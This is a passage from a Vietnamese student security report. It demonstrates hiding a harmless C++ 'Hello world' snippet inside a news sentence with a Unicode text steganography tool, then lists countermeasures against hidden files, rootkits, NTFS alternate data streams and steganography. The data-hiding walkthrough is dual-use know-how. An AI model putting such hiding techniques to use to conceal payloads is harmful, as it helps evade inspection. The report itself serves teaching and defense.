
4.7. Công cụ Unicode Text Steganography

- Bước 1: Chuẩn bị dữ liệu cần ẩn giấu

```
using namespace std;
#include <iostream>

int main()
{
    cout << "Hello world!";
    return 0;
}
```

- Bước 2: Chuẩn bị file để giấu dữ liệu vào



- Bước 3: Đưa file được giấu dữ liệu vào ô Cover to text

Cover Text To Use: 325 characters

Input (output if decoding): 0 characters to encode

Stegotext (input if decoding): 0 real characters (not in bytes)

☒ Distribute Tag In Spaces ☐ Put all Tags at end

- Bước 4: Đưa dữ liệu cần được ẩn giấu vào ô Input

Cover Text To Use: 325 characters

Input (output if decoding): 99 characters to encode

Stegotext (input if decoding): 0 real characters (not in bytes)

☒ Distribute Tag In Spaces ☐ Put all Tags at end

- Bước 5: Bấm button Encode để tiến hành ẩn giấu dữ liệu

Cover Text To Use: 325 characters

Input (output if decoding): 99 characters to encode

Stegotext (input if decoding): 424 real characters (not in bytes)

☒ Distribute Tag In Spaces ☐ Put all Tags at end

- Bước 6: Tiến hành kiểm tra sau khi giấu dữ liệu, có thêm một vài khoảng cách trong file sau khi ẩn giấu dữ liệu

```

thanh@ubuntu: ~/Documents/Demo
thanh@ubuntu:~$ cd Documents
thanh@ubuntu:~/Documents$ cd Demo
thanh@ubuntu:~/Documents/Demo$ cat Demo
"Khi làm Chiến lược quốc gia về ngành công nghiệp bán dẫn của Việt Nam, chúng tôi có đánh giá về lợi thế của Việt Nam", Bộ trưởng Bộ Thông tin & Truyền thông Nguyễn Mạnh Hùng chia sẻ tại Hội nghị phát triển nguồn nhân lực phục vụ công nghiệp bán dẫn do Văn phòng Chính phủ phối hợp cùng Bộ Kế hoạch và Đầu tư tổ chức mới đây.
thanh@ubuntu:~/Documents/Demo$ cat Encode
"Khi làm Chiến lược quốc gia về ngành công nghiệp bán dẫn của Việt Nam, chúng tôi có đánh giá về lợi thế của Việt Nam", Bộ trưởng Bộ Thông tin & Truyền thông Nguyễn Mạnh Hùng chia sẻ tại Hội nghị phát triển nguồn nhân lực phục vụ công nghiệp bán dẫn do Văn phòng Chính phủ phối hợp cùng Bộ Kế hoạch và Đầu tư tổ chức mới đây.
thanh@ubuntu:~/Documents/Demo$

```

- Bước 7: Đưa dữ liệu vào Stegotext để Decode

Cover Text To Use: 0 characters

Input (output if decoding): 0 characters to encode

Stegotext (input if decoding): 423 real characters (not in bytes)

nghe phát triển nguồn nhân lực phục vụ
công nghiệp bán dẫn do Văn phòng Chính
phủ phối hợp cùng Bộ Kế hoạch và Đầu tư
tổ chức mới đây.

- Bước 8: Kết quả giải mã sau khi nhấn Decode

Cover Text To Use: 0 characters

Input (output if decoding): 0 characters to encode

Stegotext (input if decoding): 423 real characters (not in bytes)

using namespace std;
#include <iostream>;

int main()
{
 cout << "Hello world!";
 return 0;
}

nghe phát triển nguồn nhân lực phục vụ
công nghiệp bán dẫn do Văn phòng Chính
phủ phối hợp cùng Bộ Kế hoạch và Đầu tư
tổ chức mới đây.

☒ Distribute Tag In Spaces ☐ Put all Tags at end

- Bước 9: So sánh kết quả khi Encode và Decode dữ liệu

```
using namespace std;
#include <iostream>;

int main()
{
    cout << "Hello world!";
    return 0;
}

using namespace std;
#include <iostream>;

int main()
{
    cout << "Hello world!";
    return 0;
}
```


CHƯƠNG 5: BIỆN PHÁP PHÒNG CHỐNG

5.1. Với phương thức tấn công qua quyền user cơ bản

5.1.1. Ẩn file qua việc thay đổi thuộc tính file

- Thường xuyên kiểm tra các file và thư mục trên hệ thống.
- Liệt kê toàn bộ danh sách file, kể cả file ẩn.
- Thường xuyên cập nhật phần mềm.

5.1.2. Giấu file ở các vị trí không ngờ đến

- Thường xuyên thực hiện quét cả các thư mục hệ thống, thư mục dùng chung
- Hạn chế quyền truy cập vào các file và thư mục cần thiết

5.2. Với phương thức tấn công qua quyền root/admin trên hệ thống

5.2.1. Thay đổi cách thực thi các tập lệnh

- Kiểm tra những thay đổi trong các file thực thi của hệ thống: Theo dõi và kiểm tra tính toàn vẹn của các binary khi thực thi các lệnh
- Kiểm tra đường trở về của các file thực thi: Kiểm tra vị trí của file thực thi: thay vì ở vị trí gốc như /usr/bin, có thể attacker đã symlink sang binary nằm ở vị trí khác.

5.2.2. Thay đổi cách thực thi hàm hệ thống (Rootkits)

- Phát hiện dựa trên tính toàn vẹn (Integrity-Based Detection): So sánh hệ thống tệp hiện tại, boot records, hoặc memory snapshot với cơ sở dữ liệu tin cậy để phát hiện hoạt động độc hại.
- Phát hiện dựa trên chữ ký (Signature-Based Detection): So sánh chuỗi byte từ một tệp với chuỗi byte của chương trình độc hại. Có thể phát hiện rootkit ẩn danh, nhưng thành công thấp do rootkit thường ẩn tệp.
- Phát hiện dựa trên hành vi (Heuristic/Behavior-Based Detection): Xác định hành vi khác lạ so với bình thường của hệ điều hành. Có khả năng nhận diện các rootkit mới.
- Phân tích luồng thực thi (Runtime Execution Path Profiling): So sánh luồng thực thi của các tiến trình và tập tin thực thi, đếm số lượng lệnh được thực thi. Nếu có sự khác biệt lớn, có thể nghi ngờ rootkit.
- Phát hiện từ việc đối chiếu góc nhìn (Runtime Execution Path Profiling): So sánh thông tin từ nhiều nguồn như hệ thống tệp tin, quy trình, khóa registry

để xác định sự hiện diện của rootkit. Phát hiện sự không khớp hoặc bất thường trong thông tin trả về để gợi ý sự hiện diện của rootkit.

5.3. Với phương thức tấn công giấu file qua luồng ADS

- Kiểm tra luồng ADS của các file nhận được: luôn có cơ chế quét và hiển thị cả luồng ADS mỗi khi hệ thống nhận được file từ bên ngoài. Các trường hợp có thể bao gồm việc nhận file có kích cỡ khác so với dung lượng lưu trữ.
- Thực hiện sao chép file qua môi trường trung gian (sử dụng định dạng filesystem khác): hủy bỏ được dữ liệu ở luồng ADS do các filesystem khác không hỗ trợ.

5.4. Với phương thức tấn công giấu file trong các file dữ liệu khác

5.4.1. Kỹ thuật phát hiện giấu tin (Steganalysis)

- Steganalysis, còn được gọi là phân tích giấu tin, là quá trình phát hiện sự tồn tại của thông tin ẩn trong một phương tiện truyền thông. Đây là quá trình ngược lại của steganography (kỹ thuật giấu tin).
- Steganalysis có hai khía cạnh chính: **phát hiện** và **biến dạng thông điệp**. Trong giai đoạn phát hiện, người phân tích quan sát các mối quan hệ giữa các công cụ steganography, phương tiện, thông điệp. Trong giai đoạn biến dạng, người phân tích can thiệp vào phương tiện để trích xuất thông điệp đã được nhúng và quyết định xem có cần loại bỏ hoàn toàn hay không.
- Hình ảnh gốc (cover images) tiết lộ nhiều dấu hiệu hình ảnh hơn so với hình ảnh giấu tin (stego-images). Việc phân tích hình ảnh giấu tin là cần thiết để xác định thông tin được che giấu. Khoảng cách giữa kích thước file của hình ảnh gốc và hình ảnh giấu tin là dấu hiệu đơn giản nhất. Nhiều dấu hiệu rõ ràng khác đó là sử dụng một số lược đồ màu sắc của hình ảnh gốc.

5.4.2. Kỹ thuật CDR

- Content Disarm & Reconstruction (CDR): đưa qua hệ thống phân tích dữ liệu với các bước:
 - Thu thập và tổng hợp các phương pháp steganography
 - Thực thi các phương pháp lên file cần kiểm tra. Nếu có file ẩn, trích xuất file khỏi file gốc.
 - Gắn lại file gốc đã loại bỏ file ẩn để đưa vào hệ thống.

TÀI LIỆU THAM KHẢO

- [1] Slide lý thuyết môn Bảo mật Internet - chương 3 – Tấn công hệ thống.
- [2] [CEH v12 Module 6 - Phần 6 - Rootkits](#)
- [3] [CEH v12 Module 6 - Phần 7 - Ẩn giấu file bằng NTFS Streams](#)
- [4] [CEH v12 Module 6 - Phần 8 - Kỹ thuật giấu tin \(steganography\)](#)
- [5] [Những hiểu biết cơ bản nhất về mã độc Rootkit](#)
- [6] [Cách ẩn dữ liệu bí mật trong tệp hình ảnh](#)
- [7] [Image Steganography in Cryptography](#)

HẾT.